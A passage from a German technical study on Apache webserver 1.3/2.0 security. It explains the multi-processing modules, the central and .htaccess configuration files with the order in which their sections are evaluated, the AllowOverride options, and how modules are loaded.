
[1] Der Apache-Webserver kann mehrere "virtuelle Webserver" zur Verfügung stellen: Je nach der URL, über die ein Client den Webserver anspricht, liefert der Webserver dabei entsprechende Daten zurück. Entsprechend der Terminologie der Apache-Konfigurationsdatei werden solche virtuellen Webserver auch als *virtuelle Hosts* bezeichnet.

Wichtige Konfigurationsoptionen für das MPM *perchild* sind:

NumServers	gibt die feste Anzahl zu startender Kindprozesse an.
ChildPerUserId	weist einem Kindprozess einen Sicherheitskontext zu.
AssignUserId	bindet einen virtuellen Host an den Prozess mit entsprechendem Sicherheitskontext.
StartThreads	gibt an, wie viele Threads zur Bearbeitung von HTTP-Anfragen pro Kindprozess gestartet werden sollen.
MinSpareThreads	Minimale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Threads pro Kindprozess.
MaxSpareThreads	Maximale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Threads pro Kindprozess.
MaxThreadsPerChild	gibt die maximale Anzahl von Threads pro Kindprozess an.

In der aktuellen Version 2.0.39 des Apache-Webservers ist das MPM *perchild* noch als experimentell gekennzeichnet und läuft nur auf wenigen Plattformen. Vom Einsatz im Produktivsystem muss deshalb zur Zeit noch abgeraten werden.

- **prefork MPM.** Dieses MPM nutzt ein Pre-Forking Prozessmodell ohne Threading, das z. B. auf Unix-Plattformen zur Verfügung steht, ähnlich der Standardarbeitsweise von Apache 1.3 unter Unix. Das MPM *prefork* ist die Standardeinstellung für Unix-Systeme. Die Kommunikation des Vaterprozesses mit den Kindprozessen über das *ScoreBoard* und die Konfigurationsoptionen sind beim MPM *prefork* analog zur Architektur des Apache-Webservers 1.3 im *standalone*-Modus. Auch die Kontrolle des laufenden Apache-Webservers über das Senden von Signalen an den Vaterprozess sind identisch (vgl. Abschnitt 1.1.1).
- **worker MPM**. Dieses MPM bietet eine variable Anzahl von Prozessen mit einer festen Anzahl von Threads pro Kindprozess. HTTP-Anfragen werden dabei von den Threads bearbeitet. Es ist besonders für Webserver vorgesehen, die eine hohe Skalierbarkeit benötigen. Es verbraucht bei gleicher Anzahl an Anfragen aufgrund der geringeren Anzahl an Prozessen weniger Resourcen als das MPM *prefork*.



Wichtige Konfigurationsoptionen für das MPM *worker* sind:

ThreadsPerChild	gibt an, wie viele Threads pro Kindprozess zur Bearbeitung von HTTP-Anfragen gestartet werden sollen.
MaxClients	gibt die maximale Anzahl von Kindprozessen an.
MinSpareThreads	Minimale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Threads.
MaxSpareThreads	Maximale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Threads.

Der Start des Vaterprozesses geschieht auch beim MPM *worker* in der Regel unter *root*. Alle Kindprozesse nehmen den Benutzerkontext an, der in der zentralen Konfigurationsdatei *httpd.conf* für *User* und *Group* angegeben wurde. Das Produkt aus *ThreadsPerChild* und *MaxClients* ergibt hier die maximale Anzahl simultaner Anfragen für den Webserver insgesamt. Da bei dem MPM *worker* die Anzahl von Threads pro Prozess konstant ist, werden die Direktiven *MinSpareThreads* und *MaxSpareThreads* auf der Ebene des Servers betrachtet. Kindprozesse werden gestartet bzw. beendet, bis die Anzahl unbeschäftigter Threads den Konfigurationsvorgaben entspricht.

Unter Sicherheitsaspekten ist dabei speziell das MPM *perchild* eine Neuerung im Vergleich zu Apache 1.3. Dieses erlaubt eine wesentlich stärkere Trennung einzelner virtueller Hosts, als dies bisher der Fall war.

Als weitere plattformgebundene MPMs befinden sich das MPM *beos* speziell für BeOS und das *mpmt_os2* speziell für OS/2 in der Entwicklung. Zudem werden mit dem MPM *leader* und dem MPM *threadpool* zwei weitere, derzeit experimentelle MPMs angeboten, die alternativen zum Thread-Modell bieten wollen. Da weder BeOS noch OS/2 im Blickpunkt dieser Studie liegen und vom Einsatz experimenteller Module in Produktivsystemen abgeraten werden muss, wird auf diese MPMs hier nicht speziell eingegangen.

Die Direktive *ServerType*, wie sie in Version 1.3 genutzt wurde, um das Startverhalten unter Unix festzulegen, gibt es in Version 2.0 nicht mehr. Hier wird das Startverhalten nun durch die Auswahl des entsprechenden MPM bestimmt. Ein *Multi Processing Module* für die Verwendung des Apache-Webservers mit dem *inetd*-Dämon unter Unix gibt es bislang jedoch nicht.

1.2 Konfiguration und Konfigurationsdateien

Aus historischen Gründen gibt es drei Dateien, aus denen der Apache-Webserver 1.3 beim Start seine Konfigurationsdaten liest:

- *httpd.conf*
- *srm.conf*
- *access.conf*

Seit der Version 2.0 wird, ohne die Angabe weiterer Optionen, nur noch die zentrale Konfigurationsdatei *httpd.conf* beim Start des Apache-Webservers eingelesen.

Der Pfad der Datei *httpd.conf* und bei Versionen vor 2.0 auch die Pfade der Dateien *srm.conf* und *access.conf* sind in den Apache-Webserver als Standardeinstellungen einkompiliert. Nach dem Start des Servers liest dieser zunächst die Hauptkonfigurationsdatei *httpd.conf* ein. In dieser Datei besteht dann die Möglichkeit, durch passend gesetzte Parameter den Pfad zu den beiden weiteren Konfigurationsdateien *srm.conf* und *access.conf* zu ändern (1.3) bzw. hinzuzufügen (2.0). Der Pfad zur Hauptkonfigurationsdatei *httpd.conf* kann beim Start des Servers auch durch eine entsprechende Kommandozeilenoption (*-f Pfad/zu/httpd.conf*) gesetzt werden.

In der Standardinstallation des Apache-Webservers 1.3 werden die beiden Dateien *srm.conf* und *access.conf* zwar eingelesen, sie enthalten jedoch keinerlei Konfigurationseinträge. Die Empfehlung des Apache-Projektes lautet dahingehend, diese beiden Dateien nicht mehr zur Konfiguration zu nutzen und alle relevanten Änderungen und Einträge in der Datei *httpd.conf* vorzunehmen. *srm.conf* und *access.conf* existieren als "leere Platzhalter", um die Kompatibilität des Apache-Webservers zu seinem Vorläufer, dem NCSA-Webserver zu bewahren, der seine Konfigurationsoptionen auf diese drei Dateien verteilt.

Neben der Datei *httpd.conf* gibt es noch eine weitere zentrale Datei namens *mime.types*, in der die MIME-Typen für die vorkommenden Dateiendungen definiert werden. Auch der Pfad zu dieser Datei ist in den Server als Standardeinstellung einkompiliert, lässt sich jedoch durch einen entsprechenden Parameter in *httpd.conf* überschreiben.

In der Voreinstellung des Apache-Webservers befinden sich alle diese Dateien im Verzeichnis *conf* unter dem sogenannten *ServerRoot*-Verzeichnis. Wo sich dieses *ServerRoot*-Verzeichnis befindet, hängt von der jeweiligen Installation des Apache-Webservers ab. Typische Beispiele sind etwa

/usr/local/apache bzw. */usr/local/httpd*

unter Unix-Systemen und

c:\Programme\Apache Group\Apache

unter Windows NT.

Ist eine der Konfigurationsdateien keine wirkliche Datei, sondern ein Verzeichnis, so werden alle Dateien in diesem Verzeichnis eingelesen und als Konfigurationsdateien verwendet. Sowohl Verzeichnisse als auch Dateien werden dabei alphabetisch abgearbeitet.

Bei Verwendung solcher "Konfigurationsverzeichnisse" ist besondere Vorsicht bei Änderungen an der Konfiguration geboten: Die meisten Texteditoren unter Unix legen bei Bearbeitung einer Datei eine Sicherheitskopie der alten Datei an, oft im gleichen Verzeichnis. Werden diese Sicherheitskopien nicht rechtzeitig gelöscht, so werden beim nächsten Start des Apache-Webservers auch die Sicherheitskopien als Konfigurationsdateien eingelesen, was gravierende Folgen haben kann.

Um die Darstellung übersichtlich zu halten, wird im Folgenden stets von "der zentralen Konfigurationsdatei *httpd.conf*" gesprochen. Dies entspricht auch der Art, in der der Apache-Webserver meist installiert wird.

1.2.1 Die zentrale Konfigurationsdatei *httpd.conf*

Apache-Konfigurationsdateien enthalten eine Direktive pro Zeile. Wie unter Unix üblich, können mittels "\" am Ende einer Zeile mehrere Zeilen zu einer einzigen logischen Zeile zusammengefasst werden. Kommentarzeilen in der Konfigurationsdatei werden durch "#" eingeleitet.

Eine Überprüfung der Syntax von Konfigurationsdateien ist durch

`apachectl configtest` bzw. `httpd -t`

möglich.

Neben den Direktiven zur Konfiguration des Apache-Kerns bringt jedes weitere Modul noch seine eigenen Direktiven zur Konfiguration der modulspezifischen Parameter mit. Um einen Eindruck von den Konfigurationsmöglichkeiten mittels der Direktiven in der Apache-Konfigurationsdatei zu erhalten, werden im Folgenden einige wichtige Direktiven erläutert. Alle möglichen Apache-

Direktiven aufzulisten, ist im Rahmen dieser Darstellung nicht möglich, diese sind jedoch ausführlich in der Systemdokumentation beschrieben.

Eine erste Unterscheidung der möglichen Einstellungen lässt sich anhand der Unterteilung der in der Apache-Distribution enthaltenen Beispiel-Konfigurationsdatei vornehmen. Diese ist in drei Abschnitte gegliedert:

1. Ein Abschnitt mit Direktiven, die das Verhalten des gesamten Webservers betreffen.
2. Ein Abschnitt, der das Verhalten der Haupt-Website konfiguriert, also der Website, die der Apache-Webserver verwendet, wenn er eine HTTP-Anfrage keinem virtuellen Host zuordnet.
3. Die Konfiguration der einzelnen virtuellen Hosts.

Direktiven zur Konfiguration des gesamten Webservers sind beispielsweise:

ServerType[2] entscheidet bis zur Version 1.3, ob der Apache-Webserver *standalone* läuft oder über den *inetd* gestartet wird.

ServerRoot setzt das Apache-Hauptverzeichnis.

PidFile Datei mit der Prozess-ID des (Haupt-) Apache-Prozesses

LoadModule lädt ein dynamisches Modul in das Apache-Binary.

AddModule[3] aktiviert bis zur Version 1.3 ein bereits im Apache-Webserver vorhandenes Modul.

Listen Der Apache-Webserver akzeptiert eingehende Anfragen auf der angegebenen IP-Adresse/Port. Mehrere *Listen* Direktiven können verwendet werden, um mehrere IP-Adressen zu konfigurieren.

BindAddress[4] Der Apache-Webserver beantwortet nur Anfragen auf der angegebenen IP-Adresse bzw. auf allen Adressen, falls statt einer IP-Adresse die Wildcard "*" verwendet wird. Diese Konfigurationsoption ist in der Version 2.0 des Apache-Webservers nicht mehr vorhanden.

---

[2] Seit der Version 2.0 des Apache-Webservers wird die Startart durch die Wahl eines *Multi Processing Modules* (MPM) entschieden. Ein MPM für den Start des Servers über den *inetd*-Dämon gibt es derzeit jedoch noch nicht.

[3] Sowohl die Direktive *AddModule* als auch Direktive *ClearModuleList* existieren ab der Version 2.0 des Apache-Webservers nicht mehr. Sie wurden zuvor benötigt, um das Hinzufügen von Modulen in der richtigen Reihenfolge zu ermöglichen. Die neue Apache 2.0 API ist flexibler und benötigt diese Mechanismen nicht mehr.

[4] In der Version 2.0 ist die Direktive *Listen* flexibler und bietet vollen funktionalen Umfang. Deshalb wurden sowohl *BindAdress* als auch *Port* als Direktiven aus der Konfiguration des Apache-Webservers in der Version 2.0 entfernt.

Die Direktiven zur Konfiguration der einzelnen virtuellen Hosts sind die gleichen, wie diejenigen zur Konfiguration der Haupt-Website. Im Unterschied zu den Direktiven zur Konfiguration der Haupt-Website erfolgt die Konfiguration der virtuellen Hosts innerhalb von *<VirtualHost> ... </VirtualHost>* Umgebungen. Die Einstellungen der Haupt-Website bilden dabei die Voreinstellung für jeden einzelnen virtuellen Host. Beispiele für solche Direktiven sind:

ServerAdmin	E-Mail-Adresse des Administrators
ServerName	Hostname des Webservers
DocumentRoot	Wurzelverzeichnis der auf diesem Webserver abgelegten Dokumente
HostnameLookups	entscheidet, ob die IP-Adressen oder die Hostnamen der Clients in den Logdateien gespeichert werden.

Wird der Apache-Webserver in der Version 1.3 als *standalone* betrieben bzw. verwendet er in der Version 2.0 die MPMs *prefork*, *perchild* oder *worker* und wird er unter der Benutzerkennung *root* gestartet, bestimmen folgende Direktiven den Sicherheitskontext zur Beantwortung von HTTP-Anfragen:

User	setzt die Benutzerkennung, unter der der Apache-Webserver läuft (vgl. dazu auch Abschnitte 1.1.1 und 1.1.3)
Group	setzt die Kennung der Gruppe, unter der der Apache-Webserver läuft (vgl. dazu auch Abschnitte 1.1.1 und 1.1.3)

Die Direktiven *User* und *Group* haben im Kontext virtueller Hosts in der Version 1.3 nur die Änderung des Sicherheitskontextes von CGI-Skripten zur Folge. Um Missverständnisse zu vermeiden, wurde diese Art der Konfiguration in der Version 2.0 der Direktive *SuexecUserGroup* zugeordnet. Seit der Version 2.0 können allerdings tatsächlich alle Anfragen, die einen virtuellen Host betreffen, unter einem gesonderten Sicherheitskontext abgearbeitet werden (vgl. dazu die Beschreibung des MPM *perchild* im Abschnitt 1.1.3).

Weitere Direktiven erlauben Zugriffsbeschränkungen:

Allow,Deny	Diese Direktiven erlauben oder verweigern den Zugriff entsprechend der IP-Adresse, des Hostnamens oder gesetzter Environment Variablen des Webservers (z. B. entsprechend der vom Client gesendeten Browser-Identifikation).
Order	bestimmt, in welcher Reihenfolge die Direktiven zur Zugriffsbeschränkung abgearbeitet werden.

Ebenfalls möglich sind Direktiven zur Einrichtung eines Passwortschutzes, zur automatischen Erstellung von Indexseiten angeforderter Verzeichnisse und vieles mehr.

Für einen Teil dieser Direktiven ist es zweckmäßig, sie nur auf Teilbereiche des Webservers anzuwenden. Daher können in den Konfigurationsdateien einzelne Abschnitte definiert werden, die die Wirksamkeit der in ihnen enthaltenen Direktiven auf einen Teil der Dateien oder URLs bzw. auf Anfragen an eine bestimmte IP-Adresse oder an einen bestimmten Hostnamen beschränken. Die möglichen Arten dieser Abschnitte sind:

- *<Directory > </Directory >*
- *<DirectoryMatch> </DirectoryMatch>*
- *<Files> </Files>*
- *<FilesMatch> </FilesMatch>*
- *<Location> </Location>*
- *<LocationMatch> </LocationMatch>*

Die *<Directory>* Abschnitte begrenzen die Wirksamkeit der in ihnen enthaltenen Direktiven auf bestimmte Verzeichnisbäume. *<Files>* Abschnitte begrenzen die Wirksamkeit auf bestimmte Dateien im Dateisystem und *<Location>* auf die Antworten zu bestimmten URLs.

So würden z. B. die Abschnitte

```
<Directory />
    Order Deny, Allow
    Deny from All
</Directory>
<Directory /usr/local/apache/htdocs>
    Order Deny, Allow
    Allow from All
</Directory>
```

den Zugriff auf das Root-Verzeichnis des Servers komplett sperren, während alle Dateien unter */usr/local/apache/htdocs* zugänglich wären, sofern dieser Zugang nicht durch einen anderen Konfigurationseintrag überschrieben wird.

In der Angabe des Pfadnamens in der Direktive *<Directory>* können die Wildcards "*" und "?" verwendet werden. Wie unter Unix üblich, steht "*" dabei für eine beliebige Anzahl von Zeichen, während "?" für genau ein Zeichen steht.

Auch die Verwendung regulärer Ausdrücke zur Beschreibung der Pfadnamen ist möglich, indem dem eigentlichen Pfadnamen eine Tilde "~", gefolgt von einem Leerzeichen, vorangestellt wird. In der Apache Version 1.3 wird von

dieser Syntax zur Verwendung regulärer Ausdrücke jedoch abgeraten. Statt dessen sollte die Direktive <*DirectoryMatch*> genutzt werden.

Entsprechende Möglichkeiten bestehen auch für die Abschnitte <*File*> und <*Location*>. Auch hier ist die Verwendung regulärer Ausdrücke möglich. Es wird jedoch empfohlen, statt dessen die entsprechenden <...*Match*> Abschnitte zu benutzen.

Ein ähnliches Konstrukt wie die <*Directory*> Abschnitte bilden die <*VirtualHost*> Abschnitte, jedoch mit einer gänzlich anderen Semantik. <*VirtualHost*> Abschnitte dienen zur Konfiguration virtueller Websites, die alle von einem einzigen Server bedient werden. Auf die Sicherheitsaspekte der Verwendung virtueller Hosts wird in einem späteren Kapitel eingegangen.

1.2.2 Dezentrale Konfigurationsdateien: *.htaccess*-Dateien

Neben der zentralen Konfigurationsdatei (bzw. dem zentralen Konfigurationsverzeichnis) *httpd.conf* können Konfigurationsänderungen auch in sogenannten *.htaccess*-Dateien vorgenommen werden. Diese *.htaccess*-Dateien können sich an jeder beliebigen Stelle im Dateibaum befinden. Anders als die zentrale Konfigurationsdatei, die beim Server-Start eingelesen wird, werden die *.htaccess*-Dateien dynamisch vor jeder Auslieferung einer Datei eingelesen. Im Gegensatz zu Änderungen in der zentralen Konfigurationsdatei *httpd.conf* werden daher Änderungen, die in den *.htaccess*-Dateien vorgenommen werden, sofort wirksam. Wird eine bestimmte URL von einem Client angefordert, wertet der Apache-Webserver die einzelnen Abschnitte der zentralen Konfigurationsdatei und die *.htaccess*-Dateien aus und beantwortet die Anfrage entsprechend der in den Abschnitten getroffenen Einstellungen. Dabei ist es durchaus möglich, dass Einstellungen, die in einem Konfigurationsblock getroffen werden, durch Einstellungen eines später ausgewerteten Konfigurationsblocks aufgehoben werden.

Da die *.htaccess*-Dateien von jedem Benutzer erstellt werden können, der entsprechende Zugriffsrechte auf das Verzeichnis hat, gestattet dieser Mechanismus in eingeschränktem Maße eine Delegation der Administration einzelner Teilbereiche des Webservers. Dies kann jedoch durch entsprechende Angaben in der zentralen Konfigurationsdatei oder in übergeordneten Verzeichnissen verhindert werden.

Die folgende Tabelle gibt eine kurze Übersicht der einzelnen Abschnitte in der zentralen Konfigurationsdatei sowie der verzeichnislokalen *.htaccess*-Konfigurationsdateien. Zur Bestimmung der Zugriffsrechte werden die einzelnen Konfigurationsblöcke der Tabelle in der aufgeführten Reihenfolge (Stufe 1 vor Stufe 2 usw.) ausgewertet. Einmal getroffene Einstellungen können

dabei von späteren Einstellungen überschrieben werden. Eine Besonderheit besteht bei den Stufen 1a und 1b: Diese werden strikt in der Reihenfolge der übergeordneten Verzeichnisse, vom größten zum kleinsten Verzeichnis hin, abgearbeitet. Für jedes Verzeichnis wird dabei zunächst der passende *<Directory>* Eintrag und danach die jeweilige *.htaccess*-Datei abgearbeitet.

Stufe	**Konfigurations-block**	**Speicherort**	**Auswertungs-reihenfolge**	**Wirksamkeit von Änderungen**
1a	<Directory>	in der Datei httpd.conf	in der Reihenfolge der Komponenten des Pfades im Dateisystem, auf den zugegriffen wird	nach Neustart
1b	.htaccess	in beliebigen Verzeich-nissen	in der Reihenfolge der Komponenten des Pfades im Dateisystem, auf den zugegriffen wird	sofort
2	<DirectoryMatch>	in der Datei httpd.conf	in der Reihenfolge des Vorkommens in der Konfigurationsdatei	nach Neustart
3	<Files>, <FilesMatch>	in der Datei httpd.conf	in der Reihenfolge des Vorkommens in der Konfigurationsdatei	nach Neustart
4	<Location>, <LocationMatch>	in der Datei httpd.conf	in der Reihenfolge des Vorkommens in der Konfigurationsdatei	nach Neustart

Die Reihenfolge, in der die Abschnitte ausgewertet werden, wird im Folgenden zur besseren Verdeutlichung anhand eines Beispiels beschrieben, wobei die URL

http://servername/bilder/img1.gif

vom Webserver angefordert wird. Im Beispiel wird davon ausgegangen, dass sich das Dokumentenverzeichnis des Apache-Webservers in */usr/local/apache/htdocs* befindet und für diese URL kein URL-Rewriting vorgenommen wird, so dass sich die angeforderte Datei unter

```
/usr/local/apache/htdocs/bilder/img1.gif
```

befindet.

1. Zunächst werden die <*Directory*> Umgebungen, die keine regulären Ausdrücke enthalten, sowie die .*htaccess*-Dateien ausgewertet. Dabei werden alle <*Directory*> Umgebungen und .*htaccess*-Dateien ausgewertet, die eine der Komponenten des Pfades betreffen, der sich aus der angeforderten URL ergibt. Zunächst wird jeweils die <*Directory*> Umgebung und danach die .*htaccess*-Datei ausgewertet.

   Im Beispiel werden also ausgewertet (sofern vorhanden):

<Directory / >	und	/.htaccess
<Directory /usr>	und	/usr/.htaccess
<Directory /usr/local>	und	/usr/local/.htaccess
<Directory /usr/local/apache>	und	/usr/local/apache/.htaccess
<Directory /usr/local/apache/htdocs>	und	/usr/local/apache/htdocs/.htaccess
<Directory /usr/local/apache/htdocs/bilder>	und	/usr/local/apache/htdocs/bilder/.htaccess

2. Als nächstes werden die <*DirectoryMatch*> Umgebungen, sowie die <*Directory*> Umgebungen, die reguläre Ausdrücke enthalten, ausgewertet. Dabei wird keine Rücksicht auf die jeweiligen Pfade genommen; diese Umgebungen werden strikt in der Reihenfolge abgearbeitet, in der sie in der Konfigurationsdatei stehen.
3. Die <*Files*> und <*FilesMatch*> Umgebungen werden in der Reihenfolge ihres Vorkommens in der Konfigurationsdatei ausgewertet.
4. Die <*Location*> und <*LocationMatch*> Umgebungen werden in der Reihenfolge ihres Vorkommens in der Konfigurationsdatei ausgewertet.

Erst nachdem alle Einstellungen verarbeitet und ausgewertet worden sind, trifft der Webserver die Entscheidung, ob die entsprechende Datei ausgeliefert werden darf oder nicht.

1.2.3 Blockieren der untergeordneten / dezentralen Konfigurationsmöglichkeiten

Wie in den beiden vorgehenden Abschnitten beschrieben, können die Einstellungen, die in der zentralen Konfigurationsdatei getroffen wurden, in einer dezentralen Konfigurationsdatei wieder überschrieben und damit unwirksam gemacht werden. Ebenso ist es möglich, die Einstellungen einer dezentralen .*htaccess*-Konfigurationsdatei in einer anderen dezentralen Konfigurationsdatei, die sich tiefer im Dateibaum befindet, zu überschreiben.

Liegt die Administration des Apache-Webservers und die Einstellung von Webinhalten in den Server nicht vollständig in einer Hand, so kann es aus Gründen der Systemsicherheit wichtig sein, die Konfigurationsmöglichkeiten, die den lokalen Benutzern des Webservers verbleiben, einzuschränken. Häufig

realisiert ist z. B. die Einschränkung, dass keine externen Programme aus dem Webserver heraus aufgerufen werden können, bzw. die Verwendung solcher Programme auf einige wenige, vom Administrator des Apache-Webservers überprüfte CGI-Skripte beschränkt wird.

Die Einschränkung der Konfigurationsmöglichkeiten geschieht mit Hilfe der Direktive *AllowOverride.* Durch diese Direktive lässt sich konfigurieren, welche Einstellungen durch Einträge in anderen *.htaccess*-Dateien wieder rückgängig gemacht werden oder überschrieben werden können und welche nicht.

Dabei bietet die Direktive *AllowOverride* folgende Optionen:

- *None.* In diesem Fall beachtet der Apache-Webserver *.htaccess*-Dateien überhaupt nicht. Die Dateien werden nicht einmal eingelesen. Diese Option ist von besonderer Bedeutung bei Zusatzmodulen des Apache-Webservers, für die es keine besonderen Optionen für *AllowOverride* gibt. In diesen Fällen ist *AllowOverride None* die einzige Möglichkeit, das Überschreiben von Konfigurationseinstellungen durch *.htaccess*-Dateien zu verhindern.
- *All.* In diesem Fall werden alle in *.htaccess*-Dateien getroffenen Einstellungen wirksam.
- *AuthConfig.* Dies kontrolliert die Verwendung von Autorisierungsverfahren für Benutzer. Betroffen sind sowohl die Einstellungen zur Wahl des Mechanismus, zu den verwendeten Benutzer- und Gruppendateien, als auch die Konfiguration von Zugriffsrechten für Benutzer.
- *FileInfo.* Dies betrifft alle Einstellungen, die die Zuordnung von Dateien bzw. Dateiendungen zu Dateitypen verändern.
- *Indexes*. Dies betrifft die Konfiguration zur Erstellung von Verzeichnisübersichten. (Werden *index.html* Dateien verwendet, falls vorhanden?)
- *Limit.* Dies betrifft die Konfiguration von Zugriffsrechten auf der Basis von IP-Adressen oder Hostnamen.
- *Options.* Dies betrifft die Konfiguration einer Reihe von verzeichnisspezifischen Optionen, die sich über die Direktive *Options* definieren lassen. Dazu gehören Einstellungen wie
  - *FollowSymLinks,*
  - *ExecCGI,*
  - *Includes,*

- *IncludesNOEXEC* und
- *Indexes.*

1.3 Der Modulmechanismus

Der Apache-Webserver stellt einen Großteil seiner Funktionalität in sogenannten *Modulen* zur Verfügung. Wird der Apache-Server ohne weitere Änderungen aus der Quellcodedistribution kompiliert, so wird in diesen Server bereits ein Grundstock an Modulen einkompiliert. Diese Module werden in der englischsprachigen Apache-Dokumentation als "base" Module bezeichnet. Durch entsprechende Änderungen bei der Kompilierung ist es möglich, weitere Module, die Bestandteil der Apache-Distribution sind, aber auch Module von Drittanbietern, in den Apache-Webserver hineinzukompilieren.

Damit die Funktionalität eines Apache-Moduls, das in den Server hineinkompiliert ist, auch wirklich zur Verfügung steht, muss es im Apache-Webserver 1.3 zusätzlich *aktiviert* werden. Die "base" Module des Apache-Webservers sind bei einer Kompilierung ohne weitere Konfigurationsänderung von vorneherein aktiviert. Welche Module aktiviert sind und welche nicht, lässt sich in der Apache-Konfigurationsdatei durch die beiden folgenden Befehle beeinflussen:

AddModule aktiviert ein zur Verfügung stehendes Modul.

ClearModuleList deaktiviert alle zur Verfügung stehenden Module.

Im Apache-Webserver 2.0 stehen diese beiden Konfigurationsdirektiven nicht mehr zur Verfügung. In älteren Versionen war die Reihenfolge des Hinzufügens von Modulen von entscheidender Bedeutung. Die weiterentwickelte Apache 2.0 API erlaubt nun den Modulen, die Reihenfolge eigenständig festzulegen. Dies hat zur Folge, dass fest einkompilierte Module jederzeit *aktiviert* sind und ihre Funktionalität auch nicht explizit deaktiviert werden kann. Aus Sicherheitsgründen sollte deshalb kein Modul in den Server hineinkompiliert werden, dessen Funktionalität nicht benötigt wird.

Neben der Möglichkeit, die einzelnen Module fest in das Apache-Binary einzukompilieren, besteht auf einigen Plattformen auch die Möglichkeit, diese Module während der Laufzeit dynamisch in den ablauffähigen Code des Apache-Servers einzubinden. Dazu wird der kompilierte Programmcode des jeweiligen Moduls über den Befehl *LoadModule* eingebunden.

LoadModule lädt und aktiviert ein dynamisches Modul zur Laufzeit.

Der Mechanismus zur Realisierung dynamischer Module unterscheidet sich von der auf heutigen Unix-ähnlichen Systemen verbreiteten Benutzung dynamischer Bibliotheken. Die Verwendung dynamischer Bibliotheken wird durch einen

dynamischen Linker realisiert, der beim Start des jeweiligen Programmcodes die von dem entsprechenden Programm benötigten Bibliotheken einbindet. Dynamische Bibliotheken werden erst zur Laufzeit in das Programm eingebunden. Welche Bibliotheken eingebunden werden, steht jedoch schon während der Kompilierung des Programmes fest. Im Gegensatz dazu bestimmt der Apache-Server selbst zur Laufzeit, welche Module er hinzulädt.

Ein Problem, das bei der Implementierung dynamischer Module im Apache-Webserver auftritt, ist, dass nicht nur – wie in der klassischen Anwendung der dynamischen Bibliotheken – die Symbole des Moduls dem aufrufenden Programm bekannt sein müssen, sondern auch umgekehrt die Symbole des aufrufenden Programmes dem Modul. Die hierfür notwendigen Mechanismen sind nicht auf allen Systemen verfügbar, auf denen der Apache-Webserver läuft. Das dynamische Laden von Modulen steht daher nur auf einem Teil der Plattformen zur Verfügung, darunter auch Linux und Solaris.

Die Realisierung dynamischer Module für den Apache-Webserver unter Windows NT unterscheidet sich natürlich von derjenigen unter Unix-ähnlichen Systemen, steht aber auch dort zur Verfügung.

Alle Module des Apache-Webservers (mit zwei Ausnahmen) können als dynamische Module kompiliert werden. Die beiden Ausnahmen sind das Basismodul *http_core* und das Modul *mod_so*, das für das dynamische Laden der anderen Module zuständig ist und z. B. das Kommando *LoadModule* zur Verfügung stellt.

Unter Sicherheitsaspekten ist die Verwendung dynamisch ladbarer Module unkritisch: Zwar lassen sich zwei mögliche Risiko-Situationen konstruieren, diese können jedoch durch sorgfältige Konfiguration des Servers umgangen werden, so dass sich kein höheres Risiko ergibt als bei einer Konfiguration des Apache-Webservers, in den die benötigten Module fest einkompiliert sind.

1. Risiko: "*Dynamisch ladbare Module könnten im Dateisystem manipuliert werden.*"

   Bei korrekter Konfiguration der Zugriffsrechte im Dateisystem ist eine Manipulation der dynamisch ladbaren Module genauso schwer durchzuführen wie eine Manipulation des Apache-Binaries selbst.

2. Risiko: "*Durch Manipulation an der Konfigurationsdatei könnte ein weiteres dynamisches Modul hinzugeladen werden, das bewusst die Server-Sicherheit kompromittiert.*"

   Wenn Manipulationen an der Konfigurationsdatei möglich sind, kann die Server-Sicherheit auch ohne den Zugang zu dynamischen Modulen in gleicher Weise kompromittiert werden.

Auf den Schutz der jeweiligen Dateien durch Zugriffsrechte wird in Kapitel 6 näher eingegangen.

1.4 Funktionsweise des Apache-Webservers

Um die Funktionsweise des Apache-Webservers zu veranschaulichen, bietet es sich an, die Abarbeitung eines eingehenden HTTP-Requests in verschiedene Stufen zu unterteilen.

1. *Übersetzung der URL in einen Dateinamen.* Hier wird aus der vom Webclient angeforderten URL der entsprechende Dateiname im Filesystem des Webservers generiert. Im einfachsten Fall ergibt sich der Dateiname aus der URL, die um das in der Konfiguration des Apache-Webservers angegebene Basisverzeichnis ergänzt wird. Je nach Konfiguration des Webservers sind allerdings wesentlich kompliziertere Übersetzungen notwendig. So lassen sich allgemeine Übersetzungsregeln auf der Basis von Mustern in der Zeichenkette von URLs realisieren. Ein verbreitetes Beispiel hierfür ist die Umsetzung eines Benutzernamens am Anfang der URL (etwa *http://www.example.com/~mustermann/)* in ein spezielles Unterverzeichnis des Home-Verzeichnisses (etwa */home/mustermann/public_html/*) des jeweiligen Benutzers.
2. *Überprüfung der Authentisierung.* Hier findet die Überprüfung eventuell vom Benutzer übergebener Authentisierungsdaten statt. Je nach installiertem Modul zur Authentisierung können dabei verschiedene Mechanismen genutzt werden (Überprüfen gegen eine Datei, gegen eine Datenbank, etc.).
3. *Prüfung der Zugriffberechtigungen.* Hier wird überprüft, ob ausreichende Zugriffsrechte für den Zugriff auf die angeforderte Ressource (repräsentiert durch die URL und den daraus ermittelten Dateinamen) durch den jeweiligen Client (repräsentiert durch das Authentisierungsergebnis, die IP-Nummer oder den Hostnamen) bestehen.
